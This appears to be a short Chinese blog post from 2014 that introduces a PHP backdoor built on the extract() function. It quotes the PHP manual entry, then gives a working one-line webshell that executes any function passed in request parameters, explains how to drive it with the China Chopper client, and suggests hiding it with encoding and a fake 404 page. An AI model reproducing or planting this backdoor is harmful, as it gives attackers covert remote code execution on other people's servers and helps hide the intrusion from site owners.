PHP extract 函数后门  
Auth:winger[L4F][CGH]  
Date: 2014-02-24  
今天介绍的是一种新的PHP后门: extract 函数后门.

复制代码

代码如下:


extract  
(PHP 4, PHP 5)  
extract — 从数组中将变量导入到当前的符号表  
int extract ( array &$var\_array [, int $extract\_type = EXTR\_OVERWRITE [, string $prefix = NULL ]] )  
本函数用来将变量从数组中导入到当前的符号表中.

具体应用:  
  
1: PHP中extract函数各种用法介绍  
2: PHP extract() 函数  
3: 官方文档  
4: php-backdoors-hidden-with-clever-use-of-extract-function  
接下来操刀上马:)  
服务端代码:

复制代码

代码如下:

<?@extract($\_REQUEST);@die($err($info));?>

  
  
菜刀使用附加数据提交功能,"编辑shell-->配置",填入下面的内容:  
  
  
  
最后加上各种编码,标签和404....你懂得( ‵▽′)ψ